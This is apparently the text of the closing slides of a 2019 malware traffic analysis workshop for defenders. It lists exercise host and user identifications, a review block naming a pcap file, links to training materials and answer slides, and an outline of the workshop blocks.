172.16.2.146 - (Linux; U; Android 6.0; BNTV450 Build/MRA58K) - Barnes & Noble Nook tablet

172.16.2.209 - WOLF-OFFICE-PC - hilton.wolfe

172.16.2.241 - (iPad; CPU OS 12_2 like Mac OS X)

Block 8 - Review

2019-MTA-workshop-block-8.pcap

- Network segment parameters
- Host and user identification
- Review pcap & write the report

Malware Traffic Analysis Workshop - Note

Training material:

**[malware-traffic-analysis.net/2019/
workshop/bsidesaugusta](http://malware-traffic-analysis.net/2019/workshop/bsidesaugusta)**

Updated slides with the answers are at:

**[malware-traffic-analysis.net/2019/workshop/
bsidesaugusta/2019-MTA-Workshop-
BSidesAugusta-updated.pdf.zip](http://malware-traffic-analysis.net/2019/workshop/bsidesaugusta/2019-MTA-Workshop-BSidesAugusta-updated.pdf.zip)**

Malware Traffic Analysis Workshop - Review

- Block 1 - Intro and setting up Wireshark
- Block 2 - Identifying host and users
- Block 3 - Non-malicious activity
- Block 4 - Windows malware infections
- Block 5 - Bad web traffic and policy violations
- Block 6 - Researching indicators & false positives
- Block 7 - Writing incident reports
- Block 8 - Evaluation

MALWARE TRAFFIC ANALYSIS WORKSHOP 2019

Congrats!

**malware-traffic-analysis.net/
2019/workshop/bsidesaugusta**

You've finished the Workshop!

Brad Duncan

Threat Intelligence Analyst

@malware_traffic

